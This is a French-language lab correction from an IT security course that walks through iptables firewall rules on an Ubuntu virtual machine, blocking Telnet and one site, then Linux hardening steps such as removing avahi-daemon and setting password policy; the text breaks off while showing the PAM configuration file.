0+git20181103.0eebece-1ubuntu2 [193 kB]
Fetched 193 kB in 2s (119 kB/s)
Selecting previously unselected package net-tools.
(Reading database ... 147634 files and directories currently installed.)
Preparing to unpack .../net-tools_1.60+git20181103.0eebece-1ubuntu2_amd64.deb .
..
Unpacking net-tools (1.60+git20181103.0eebece-1ubuntu2) ...
Setting up net-tools (1.60+git20181103.0eebece-1ubuntu2) ...
Processing triggers for man-db (2.9.4-2) ...

Progress: [ 80%] [##############################################.....]
```

- Pour tester le bon fonctionnement du netstat, il suffit de taper la commande : **sudo netstat**
- Pour vérifier que le service Telnet est actif sur le port 23, il suffit de taper la commande : **sudo netstat -tan**

```
osboxes@osboxes:~$ sudo netstat -tan
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:631           0.0.0.0:*               LISTEN
tcp6       0      0 :::23                   :::*                    LISTEN
tcp6       0      0 ::1:631                 :::*                    LISTEN
```

PARTIE 2


Activité 2
Correction


Étape 1 : Préparation de l'environnement de travail

- Pour installer le **serveur ssh,** il suffit de taper la commande suivante : **sudo apt install openssh-server**

```
osboxes@osboxes:~$ sudo apt install openssh-server
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
  ncurses-term openssh-client openssh-sftp-server ssh-import-id
Suggested packages:
  keychain libpam-ssh monkeysphere ssh-askpass molly-guard
The following NEW packages will be installed:
  ncurses-term openssh-server openssh-sftp-server ssh-import-id
The following packages will be upgraded:
  openssh-client
```

- Pour tester le bon fonctionnement du serveur SSH installé, il suffit d'essayer de se connecter en utilisant **SSH** depuis la machine hôte vers la machine virtuelle Ubuntu. Cela est possible en utilisant l'outil **Putty.**





PARTIE 2

Activité 2
Correction

Étape 1 : Préparation de l'environnement de travail

- Pour installer **Lynx,** il suffit de taper la commande suivante : **sudo apt install Lynx.**

```
osboxes@osboxes:~$ sudo apt install lynx
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
  lynx-common
The following NEW packages will be installed:
  lynx lynx-common
0 upgraded, 2 newly installed, 0 to remove and 58 not upgraded.
Need to get 1,747 kB of archives.
After this operation, 5,566 kB of additional disk space will be used.
Do you want to continue? [Y/n] y
Get:1 http://us.archive.ubuntu.com/ubuntu impish/universe amd64 lynx-common all 2.9.0dev.6-3 [1,
032 kB]
Get:2 http://us.archive.ubuntu.com/ubuntu impish/universe amd64 lynx amd64 2.9.0dev.6-3 [715 kB]
```

- Pour tester Lynx, il suffit de taper la commande : **sudo lynx www.google.com.**
- Le résultat obtenu démontre que lynx a été bien installé puisqu'il a pu afficher l'interface www.google.com

PARTIE 2

Activité 2
Correction

Étape 2 : Configuration du pare-feu iptables

- Pour changer la politique par défaut de iptables à DROP, il suffit de taper les commandes suivantes :
  - **sudo iptables -P INPUT DROP**
  - **sudo iptables -P OUTPUT DROP**
  - **sudo iptables -P FORWARD DROP**
- Pour vérifier le changement de la stratégie par défaut de ACCEPT à DROP, il suffit d'exécuter la commande : **sudo iptable –L**
- La figure ci-contre illustre les résultats d'exécution des commandes précédentes.

```
osboxes@osboxes:~$ sudo iptables -L
Chain INPUT (policy ACCEPT)
target     prot opt source               destination

Chain FORWARD (policy ACCEPT)
target     prot opt source               destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
osboxes@osboxes:~$ sudo iptables -P INPUT DROP
osboxes@osboxes:~$ sudo iptables -P FORWARD DROP
osboxes@osboxes:~$ sudo iptables -P OUTPUT DROP
osboxes@osboxes:~$ sudo iptables -L
Chain INPUT (policy DROP)
target     prot opt source               destination

Chain FORWARD (policy DROP)
target     prot opt source               destination

Chain OUTPUT (policy DROP)
target     prot opt source               destination
```

PARTIE 2

Activité 2
Correction

Étape 2 : Configuration du pare-feu iptables

- La première condition (A) de la stratégie définie est la suivante :

  A. La machine Ubuntu doit être capable d'envoyer des paquet ICMP de type **echo-request** et de recevoir des paquets ICMP de type **echo-reply** (un tel message doit être journalisé, tout en laissant iptables préfixer les messages de journal avec la chaîne **"echo reply received"**).

- Pour implémenter une telle condition, il suffit de taper les commandes suivantes dans l'ordre donné :
  - **sudo iptables -A INPUT -p icmp --icmp-type echo-reply -j LOG --log-prefix "echo reply received "**
    - ➢ Cette ligne de commande permet de journaliser les requêtes ICMP de type echo-reply avec un préfix **"echo reply received".**
  - **sudo iptables -A INPUT -p icmp -m state --state established -j ACCEPT**
    - ➢ Cette ligne de commande permet d'accepter les paquets ICMP faisant partie d'une connexion déjà établie.
  - **sudo iptables -A OUTPUT -p icmp --icmp-type echo-request -j ACCEPT**
    - ➢ Cette ligne de commande permet d'accepter la sortie des paquets ICMP de type echo-request.
  - La figure ci-dessous illustre l'exécution des commandes précédentes :

```
osboxes@osboxes:~$ sudo iptables -A INPUT -p icmp --icmp-type echo-reply -j LOG --log-prefix "ec
ho reply received"
osboxes@osboxes:~$ sudo iptables -A INPUT -p icmp -m state --state established -j ACCEPT
osboxes@osboxes:~$ sudo iptables -A OUTPUT -p icmp --icmp-type echo-request -j ACCEPT
```

PARTIE 2

Activité 2
Correction

Étape 2 : Configuration du pare-feu iptables

- Pour vérifier l'efficacité de la configuration effectuée, il suffit de :
  - Lister les règles configurées dans le pare-feu ;
  - Tester un ping sortant de la machine Ubuntu vers n'importe quel adresse IP ;
  - Vérifier la journalisation des requêtes ICMP de type echo-reply avec le préfix défini **"echo reply received« ;**
- Les résultats illustrés dans les deux figures ci-dessous illustrent que la configuration effectuée répond exactement aux exigences demandées dans la stratégie de sécurité :

```
osboxes@osboxes:~$ sudo iptables -L
Chain INPUT (policy DROP)
target     prot opt source               destination
LOG        icmp --  anywhere             anywhere             icmp echo-reply LOG level warning
prefix "echo reply received"
ACCEPT     icmp --  anywhere             anywhere             state ESTABLISHED

Chain FORWARD (policy DROP)
target     prot opt source               destination

Chain OUTPUT (policy DROP)
target     prot opt source               destination
ACCEPT     icmp --  anywhere             anywhere             icmp echo-request
osboxes@osboxes:~$ sudo ping 192.168.0.1
PING 192.168.0.1 (192.168.0.1) 56(84) bytes of data.
64 bytes from 192.168.0.1: icmp_seq=1 ttl=64 time=96.6 ms
64 bytes from 192.168.0.1: icmp_seq=2 ttl=64 time=3.61 ms
64 bytes from 192.168.0.1: icmp_seq=3 ttl=64 time=3.44 ms
64 bytes from 192.168.0.1: icmp_seq=4 ttl=64 time=4.02 ms
64 bytes from 192.168.0.1: icmp_seq=5 ttl=64 time=5.46 ms
64 bytes from 192.168.0.1: icmp_seq=6 ttl=64 time=5.26 ms
^C
--- 192.168.0.1 ping statistics ---
6 packets transmitted, 6 received, 0% packet loss, time 5009ms
rtt min/avg/max/mdev = 3.443/19.737/96.634/34.397 ms
```

```
osboxes@osboxes:~$ sudo tail -f /var/log/syslog
Mar 15 20:23:40 osboxes systemd[1]: Started Network Manager Script Dispatcher Service.
Mar 15 20:23:40 osboxes whoopsie[761]: [20:23:40] Cannot reach: https://daisy.ubuntu.com
Mar 15 20:23:49 osboxes systemd[1]: NetworkManager-dispatcher.service: Deactivated successfully.
Mar 15 20:24:10 osboxes systemd-resolved[560]: Grace period over, resuming full feature set (UDP
+EDNS0) for DNS server 192.168.0.1.
Mar 15 20:25:41 osboxes kernel: [  779.608735] echo reply receivedIN=enp0s3 OUT= MAC=08:00:27:36
:85:0b:d8:d8:66:41:b5:f5:08:00 SRC=192.168.0.1 DST=192.168.0.162 LEN=84 TOS=0x00 PREC=0x00 TTL=6
4 ID=21835 PROTO=ICMP TYPE=0 CODE=0 ID=5 SEQ=1
Mar 15 20:25:42 osboxes kernel: [  780.517659] echo reply receivedIN=enp0s3 OUT= MAC=08:00:27:36
:85:0b:d8:d8:66:41:b5:f5:08:00 SRC=192.168.0.1 DST=192.168.0.162 LEN=84 TOS=0x00 PREC=0x00 TTL=6
4 ID=21836 PROTO=ICMP TYPE=0 CODE=0 ID=5 SEQ=2
Mar 15 20:25:43 osboxes kernel: [  781.518729] echo reply receivedIN=enp0s3 OUT= MAC=08:00:27:36
:85:0b:d8:d8:66:41:b5:f5:08:00 SRC=192.168.0.1 DST=192.168.0.162 LEN=84 TOS=0x00 PREC=0x00 TTL=6
4 ID=21837 PROTO=ICMP TYPE=0 CODE=0 ID=5 SEQ=3
Mar 15 20:25:44 osboxes kernel: [  782.520995] echo reply receivedIN=enp0s3 OUT= MAC=08:00:27:36
:85:0b:d8:d8:66:41:b5:f5:08:00 SRC=192.168.0.1 DST=192.168.0.162 LEN=84 TOS=0x00 PREC=0x00 TTL=6
4 ID=21838 PROTO=ICMP TYPE=0 CODE=0 ID=5 SEQ=4
Mar 15 20:25:45 osboxes kernel: [  783.523846] echo reply receivedIN=enp0s3 OUT= MAC=08:00:27:36
:85:0b:d8:d8:66:41:b5:f5:08:00 SRC=192.168.0.1 DST=192.168.0.162 LEN=84 TOS=0x00 PREC=0x00 TTL=6
4 ID=21839 PROTO=ICMP TYPE=0 CODE=0 ID=5 SEQ=5
Mar 15 20:25:46 osboxes kernel: [  784.525929] echo reply receivedIN=enp0s3 OUT= MAC=08:00:27:36
:85:0b:d8:d8:66:41:b5:f5:08:00 SRC=192.168.0.1 DST=192.168.0.162 LEN=84 TOS=0x00 PREC=0x00 TTL=6
4 ID=21840 PROTO=ICMP TYPE=0 CODE=0 ID=5 SEQ=6
```

PARTIE 2

Activité 2
Correction

Étape 2 : Configuration du pare-feu iptables

- La deuxième condition (B) de la stratégie définie est la suivante :

  B. La machine Ubuntu doit être capable de générer des messages ICMP **"destination-unreachable"**

- Pour implémenter une telle condition, il suffit de taper la commande suivante : **sudo iptables -A OUTPUT -p icmp --icmp-type destination-unreachable -j ACCEPT**
- La figure ci-dessous illustre le résultat de l'exécution de la commande précédente :

```
osboxes@osboxes:~$ sudo iptables -A OUTPUT -p icmp --icmp-type destination-unreachable -j ACCEPT
osboxes@osboxes:~$ sudo iptables -L
Chain INPUT (policy DROP)
target     prot opt source               destination
LOG        icmp --  anywhere             anywhere             icmp echo-reply LOG level warning
prefix "echo reply received"
ACCEPT     icmp --  anywhere             anywhere             state ESTABLISHED

Chain FORWARD (policy DROP)
target     prot opt source               destination

Chain OUTPUT (policy DROP)
target     prot opt source               destination
ACCEPT     icmp --  anywhere             anywhere             icmp echo-request
ACCEPT     icmp --  anywhere             anywhere             icmp destination-unreachable
```

PARTIE 2

Étape 2 : Configuration du pare-feu iptables

- La troisième condition (C) de la stratégie définie est la suivante :

  C. La machine virtuelle peut se connecter à des serveurs Web à l'aide de connexions HTTP sécurisées, à l'exception du site web www.facebook.com.

- Pour identifier l'adresse IP du site web www.facebook.com, il suffit de taper la commande : nslookup www.facebook.com.

```
C:\Users\HP>nslookup www.facebook.com
Serveur :   UnKnown
Address:  192.168.0.1

Réponse ne faisant pas autorité :
Nom :    star-mini.c10r.facebook.com
Addresses:  2a03:2880:f160:82:face:b00c:0:25de
          31.13.69.35
Aliases:  www.facebook.com
```

- Pour implémenter la condition (C), il suffit de taper les commandes suivantes dans l'ordre donné :
  - **sudo iptables -A OUTPUT -p tcp --dport 80 -j ACCEPT**
  - **sudo iptables -A OUTPUT -p udp -j ACCEPT**
  - **sudo iptables -A OUTPUT -d 31.13.69.35 -p tcp --dport 443 -j DROP**
  - **sudo iptables -A OUTPUT -p tcp --dport 443 -j ACCEPT**
  - **sudo iptables -A INPUT -p tcp -m state --state established -j ACCEPT**
  - **sudo iptables -A INPUT -p udp -j ACCEPT**

PARTIE 2

Activité 2
Correction

PARTIE 2

Étape 2 : Configuration du pare-feu iptables

Les figures ci-dessous illustrent l'exécution des commandes précédentes et la configuration obtenue du pare-feu iptables :

```
osboxes@osboxes:~$ sudo iptables -A OUTPUT  -p tcp --dport 80 -j ACCEPT
osboxes@osboxes:~$ sudo iptables -A OUTPUT  -p udp -j ACCEPT
osboxes@osboxes:~$ sudo iptables -A OUTPUT  -d 31.13.69.35 -p tcp --dport 443 -j
 DROP
osboxes@osboxes:~$ sudo iptables -A OUTPUT  -p tcp --dport 443 -j ACCEPT
osboxes@osboxes:~$ sudo iptables -L
Chain INPUT (policy DROP)
target     prot opt source               destination
LOG        icmp --  anywhere             anywhere             icmp echo-reply LO
G level warning prefix "echo reply received"
ACCEPT     icmp --  anywhere             anywhere             state ESTABLISHED

Chain FORWARD (policy DROP)
target     prot opt source               destination

Chain OUTPUT (policy DROP)
target     prot opt source               destination
ACCEPT     icmp --  anywhere             anywhere             icmp echo-request
ACCEPT     icmp --  anywhere             anywhere             icmp destination-u
nreachable
ACCEPT     tcp  --  anywhere             anywhere             tcp dpt:http
ACCEPT     udp  --  anywhere             anywhere
```

```
osboxes@osboxes:~$ sudo iptables -A INPUT -p udp -j ACCEPT
```

```
osboxes@osboxes:~$ sudo  iptables -A INPUT -p tcp -m state --state established -
j ACCEPT
```

```
osboxes@osboxes:~$ sudo iptables -L
Chain INPUT (policy DROP)
target     prot opt source               destination
LOG        icmp --  anywhere             anywhere             icmp echo-reply LO
G level warning prefix "echo reply received"
ACCEPT     icmp --  anywhere             anywhere             state ESTABLISHED
ACCEPT     udp  --  anywhere             anywhere
ACCEPT     tcp  --  anywhere             anywhere             state ESTABLISHED

Chain FORWARD (policy DROP)
target     prot opt source               destination

Chain OUTPUT (policy DROP)
target     prot opt source               destination
ACCEPT     icmp --  anywhere             anywhere             icmp echo-request
ACCEPT     icmp --  anywhere             anywhere             icmp destination-u
nreachable
ACCEPT     tcp  --  anywhere             anywhere             tcp dpt:http
ACCEPT     udp  --  anywhere             anywhere
DROP       tcp  --  anywhere             edge-star-mini-shv-01-pmo1.facebook.com
  tcp dpt:https
ACCEPT     tcp  --  anywhere             anywhere             tcp dpt:https
```

Étape 2 : Configuration du pare-feu iptables

- Pour vérifier l'efficacité de la configuration effectuée, il suffit d'ouvrir n'importe quel site web (à l'exception du site web www.facebook.com) en utilisant l'outil lynx
- La figure ci-dessous illustre le résultat de l'exécution de la commande **sudo lynx www.google.com**. Le résultat illustré montre qu'il est possible d'avoir accès au site **lynx www.google.com** depuis la machine Ubuntu

PARTIE 2

Étape 2 : Configuration du pare-feu iptables

- La dernière condition (D) de la stratégie définie est la suivante :

  D. Toutes les connexions TCP de l'hôte principal vers la machine Ubuntu sont possibles, à l'exception des connexions **Telnet**.

- Pour implémenter une telle condition, il suffit de taper les commandes suivantes dans l'ordre donné :

  - sudo iptables -A INPUT -p tcp --dport 23 -j DROP
    - ➢ Cette ligne de commande permet d'empêcher toute connexion Telnet (sur le port 23) vers la machine Ubuntu.
  - sudo iptables -A INPUT -p tcp -j ACCEPT
    - ➢ Cette ligne de commande permet d'accepter toute connexion TCP vers la machine Ubuntu.
  - sudo iptables -A OUTPUT -p tcp -m state --state established -j ACCEPT
    - ➢ Cette ligne de commande permet d'accepter les paquets TCP faisant partie d'une connexion déjà établie. Cette ligne est essentielle puisqu'elle donne la possibilité à la machine Ubuntu de répondre aux requêtes TCP faisant partie d'une connexion établie.

Activité 2
Correction

Étape 2 : Configuration du pare-feu iptables

Les figures ci-dessous illustrent l'exécution des commandes précédentes et la configuration obtenue du pare-feu iptables


```
osboxes@osboxes:~$ sudo iptables -A INPUT -p tcp --dport 23 -j DROP
osboxes@osboxes:~$ sudo iptables -A INPUT -p tcp  -j ACCEPT
osboxes@osboxes:~$ sudo iptables -L
Chain INPUT (policy DROP)
target     prot opt source               destination
LOG        icmp --  anywhere             anywhere             icmp echo-reply LO
G level warning prefix "echo reply received"
ACCEPT     icmp --  anywhere             anywhere             state ESTABLISHED
ACCEPT     udp  --  anywhere             anywhere
ACCEPT     tcp  --  anywhere             anywhere             state ESTABLISHED
DROP       tcp  --  anywhere             anywhere             tcp dpt:telnet
ACCEPT     tcp  --  anywhere             anywhere

Chain FORWARD (policy DROP)
target     prot opt source               destination

Chain OUTPUT (policy DROP)
target     prot opt source               destination
ACCEPT     icmp --  anywhere             anywhere             icmp echo-request
ACCEPT     icmp --  anywhere             anywhere             icmp destination-u
nreachable
ACCEPT     tcp  --  anywhere             anywhere             tcp dpt:http
ACCEPT     udp  --  anywhere             anywhere
DROP       tcp  --  anywhere             edge-star-mini-shv-01-pmo1.facebook.com
  tcp dpt:https
ACCEPT     tcp  --  anywhere             anywhere             tcp dpt:https
osboxes@osboxes:~$
```


```
osboxes@osboxes:~$ sudo  iptables -A OUTPUT -p tcp -m state --state established
-j ACCEPT
osboxes@osboxes:~$ sudo iptables -L
Chain INPUT (policy DROP)
target     prot opt source               destination
LOG        icmp --  anywhere             anywhere             icmp echo-reply LO
G level warning prefix "echo reply received"
ACCEPT     icmp --  anywhere             anywhere             state ESTABLISHED
ACCEPT     udp  --  anywhere             anywhere
ACCEPT     tcp  --  anywhere             anywhere             state ESTABLISHED
DROP       tcp  --  anywhere             anywhere             tcp dpt:telnet
ACCEPT     tcp  --  anywhere             anywhere

Chain FORWARD (policy DROP)
target     prot opt source               destination

Chain OUTPUT (policy DROP)
target     prot opt source               destination
ACCEPT     icmp --  anywhere             anywhere             icmp echo-request
ACCEPT     icmp --  anywhere             anywhere             icmp destination-u
nreachable
ACCEPT     tcp  --  anywhere             anywhere             tcp dpt:http
ACCEPT     udp  --  anywhere             anywhere
DROP       tcp  --  anywhere             edge-star-mini-shv-01-pmo1.facebook.com
  tcp dpt:https
ACCEPT     tcp  --  anywhere             anywhere             tcp dpt:https
ACCEPT     tcp  --  anywhere             anywhere             state ESTABLISHED
```

PARTIE 2

Étape 2 : Configuration du pare-feu iptables

- Pour vérifier l'efficacité de la configuration effectuée, il suffit de :
  - Tester d'établir une connexion SSH avec la machine Ubuntu. Les figures ci-dessous démontrent qu'il est possible d'établir une connexion SSH.





  - Essayez d'établir une connexion Telnet avec la machine Ubuntu. La figure ci-dessous démontre qu'il est impossible d'établir une connexion Telnet :

```
C:\Users\HP>telnet 192.168.0.162
Connexion à 192.168.0.162...Impossible d'ouvrir une connexion à l'hôte, sur le port 23: Échec lors de
la connexion
```

PARTIE 2

ACTIVITÉ 3

SÉCURISER LES SYSTÈMES LINUX

Compétences visées :

- Appliquer les bonnes pratiques et la configuration des outils nécessaires pour sécuriser un système d'exploitation

Recommandations clés :

- Maitriser les bonnes pratiques de sécurisation d'un système d'exploitation Linux

3 heures

CONSIGNES

1. Pour le formateur

- L'apprenant doit être capable d'appliquer les configurations et les bonnes pratiques de sécurisation d'un système d'exploitation Linux en partant des stratégies de sécurité définies dans un énoncé.

2. Pour l'apprenant

- Il est recommandée de maitriser les bonnes pratiques de sécurisation d'un système d'exploitation Linux
- Il est également recommandé de suivre les étapes décrites dans l'énoncé

3. Conditions de réalisation :

- VirtualBox installé
- Une machine Virtuelle Ubuntu

4. Critères de réussite :

- Désactiver avec succès les services inutiles
- Définir avec succès une stratégie des mots de passes utilisateurs

Sécuriser les systèmes Linux

- L'objectif de cette activité est d'appliquer un ensemble de bonnes pratiques de configuration permettant de durcir un système d'exploitation Linux afin d'éliminer de nombreuses surfaces d'attaques.

- Pour ce faire, les mesures de sécurité à appliquer dans cette activité sont comme suit :

1. Désactiver les services inutiles :
    - Lister les services actives en utilisant la commande : lsof –i ;
    - Désactiver les services inutiles en utilisant la commande : apt-get remove <nom-service>.

2. Définir un modèle de sécurité des mots de passe utilisateurs
    - Ajouter un utilisateur User1 et lui attribuer un mot de passe, en tapant les commandes suivantes :
        - **sudo adduser user1**
        - **sudo passwd user1**

Sécuriser les systèmes Linux

- Modifier le fichier /etc/pam.d/common-password pour configurer les stratégies de mot de passe en utilisant les paramètres suivants :
    - retry: Nombre de fois consécutives qu'un utilisateur peut entrer un mot de passe incorrect.. Choisir 4 comme valeur.
    - minlen: Longueur minimale du mot de passe. Choisir 9 comme valeur.
    - lcredit: Nombre minimal de lettres minuscules. Choisir 2 comme valeur
    - ucredit: Nombre minimal de lettres majuscules. Choisir 2 comme valeur
    - ocredit: Nombre minimal de symboles. Choisir 1 comme valeur
- Modifier le mot de passe de l'utilisateur user1 pour tester la nouvelle configuration

2. Définir une période d'expiration d'un mot de passe
    - Modifier le fichier /etc/login.defs pour définir la période d'expiration d'un mot de passe comme suit :
        - PASS_MAX_DAYS 120 → Nombre de jours maximum de validité d'un mot de passe est 120 jours
        - PASS_MIN_DAYS 0 → Nombre de jours minimal pour changer un mot de passe est 0 jours
        - PASS_WARN_AGE 8 → Nombre de jours avant l'expiration pour alerter les utilisateur est 8 jours
    - Vérifier si la période d'expiration définie est appliquée à l'utilisateur user1 en exécutant la commande **sudo chage -l user1**

Sécuriser les systèmes Linux

- Utiliser les commandes suivantes pour définir la période d expiration définie précédemment pour user1 :
    - **sudo chage -M 120 user1**
    - **sudo chage -m 0 user1**
    - **sudo chage -W 8 user1**
- Vérifier de nouveau la période d'expiration définie pour l'utilisateur user1 en exécutant la commande **sudo chage -l user1**

Activité 3
Correction

Désactiver les services inutiles :

Pour lister les services actifs dans un système Linux, exécutez la commande **sudo lsof-i :**

```
osboxes@osboxes:~$ sudo lsof -i
COMMAND    PID            USER   FD   TYPE DEVICE SIZE/OFF NODE NAME
systemd-r 558 systemd-resolve   13u  IPv4  17376      0t0  UDP localhost:domain
systemd-r 558 systemd-resolve   14u  IPv4  17377      0t0  TCP localhost:domain (LISTEN)
avahi-dae 596           avahi   12u  IPv4  18334      0t0  UDP *:mdns
avahi-dae 596           avahi   13u  IPv6  18335      0t0  UDP *:mdns
avahi-dae 596           avahi   14u  IPv4  18336      0t0  UDP *:59135
avahi-dae 596           avahi   15u  IPv6  18337      0t0  UDP *:54072
NetworkMa 599            root   23u  IPv4  18780      0t0  UDP osboxes:bootpc->_gateway:bootps
cupsd     728            root    6u  IPv6  18882      0t0  TCP ip6-localhost:ipp (LISTEN)
cupsd     728            root    7u  IPv4  18883      0t0  TCP localhost:ipp (LISTEN)
cups-brow 839            root    7u  IPv4  18999      0t0  UDP *:631
```

D’après le résultat affiché dans la figure ci-dessus, nous pouvons remarquer la présence du service **avahi-daemon** qui pourra être désinstallé ou désactivé.

PARTIE 2

Activité 3
Correction

Désactiver les services inutiles :

Pour désinstaller le service avahi-daemon, exécutez la commande **sudo apt-get remove avahi-daemon**

```
osboxes@osboxes:~$ sudo apt-get remove avahi-daemon
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following packages were automatically installed and are no longer required:
  libavahi-core7 libreoffice-ogltrans
Use 'sudo apt autoremove' to remove them.
The following packages will be REMOVED:
  avahi-daemon avahi-utils ipp-usb libnss-mdns
0 upgraded, 0 newly installed, 4 to remove and 167 not upgraded.
After this operation, 6 225 kB disk space will be freed.
Do you want to continue? [Y/n] y
(Reading database ... 155378 files and directories currently installed.)
Removing libnss-mdns:amd64 (0.14.1-2build1) ...
Removing avahi-utils (0.8-5ubuntu4) ...
Removing ipp-usb (0.9.19-2ubuntu1) ...
Removing avahi-daemon (0.8-5ubuntu4) ...
Created symlink /run/systemd/system/avahi-daemon.service → /dev/null.
Removed /run/systemd/system/avahi-daemon.service.
Processing triggers for man-db (2.9.4-2) ...
Processing triggers for dbus (1.12.20-2ubuntu2) ...
Processing triggers for libc-bin (2.34-0ubuntu3) ...
```

Listez de nouveau les services actifs en exécutant la commande **sudo lsof -i**

```
osboxes@osboxes:~$ sudo lsof -i
COMMAND    PID            USER   FD   TYPE DEVICE SIZE/OFF NODE NAME
systemd-r 558 systemd-resolve   13u  IPv4  17376      0t0  UDP localhost:domain
systemd-r 558 systemd-resolve   14u  IPv4  17377      0t0  TCP localhost:domain (LISTEN)
NetworkMa 599            root   23u  IPv4  18780      0t0  UDP osboxes:bootpc->_gateway:bootps
cupsd     728            root    6u  IPv6  18882      0t0  TCP ip6-localhost:ipp (LISTEN)
cupsd     728            root    7u  IPv4  18883      0t0  TCP localhost:ipp (LISTEN)
cups-brow 839            root    7u  IPv4  18999      0t0  UDP *:631
```

PARTIE 2

Activité 3
Correction

Définir un modèle de sécurité des mots de passe utilisateurs

Ces figures illustrent l'ajout d'un nouveau utilisateur **user1** et le test d'utilisation de cet utilisateur

```
osboxes@osboxes:~$ sudo adduser user1
Adding user `user1' ...
Adding new group `user1' (1001) ...
Adding new user `user1' (1001) with group `user1' ...
The home directory `/home/user1' already exists.  Not copying from `/etc/skel'.
New password:
BAD PASSWORD: The password is shorter than 8 characters
Retype new password:
passwd: password updated successfully
Changing the user information for user1
Enter the new value, or press ENTER for the default
        Full Name []: user1
        Room Number []: 1
        Work Phone []:
        Home Phone []:
        Other []:
Is the information correct? [Y/n] y
```

```
osboxes@osboxes:~$ sudo su user1
user1@osboxes:/home/osboxes$ exit
exit
osboxes@osboxes:~$
```

PARTIE 2

Activité 3
Correction

Définir un modèle de sécurité des mots de passe utilisateurs

- Pour éditer le fichier fichier /etc/pam.d/common-password, il suffit d'exécuter la commande **sudo nano fichier /etc/pam.d/common-password**

```
osboxes@osboxes:~$  sudo nano /etc/pam.d/common-password
```

La figure ci-dessous illustre la configuration par défaut du fichier /etc/pam.d/common-password

```
  GNU nano 5.6.1              /etc/pam.d/common-password
# As of pam 1.0.1-6, this file is managed by pam-auth-update by default.
# To take advantage of this, it is recommended that you configure any
# local modules either before or after the default block, and use
# pam-auth-update to manage selection of other modules.  See
# pam-auth-update(8) for details.

# here are the per-package modules (the "Primary" block)
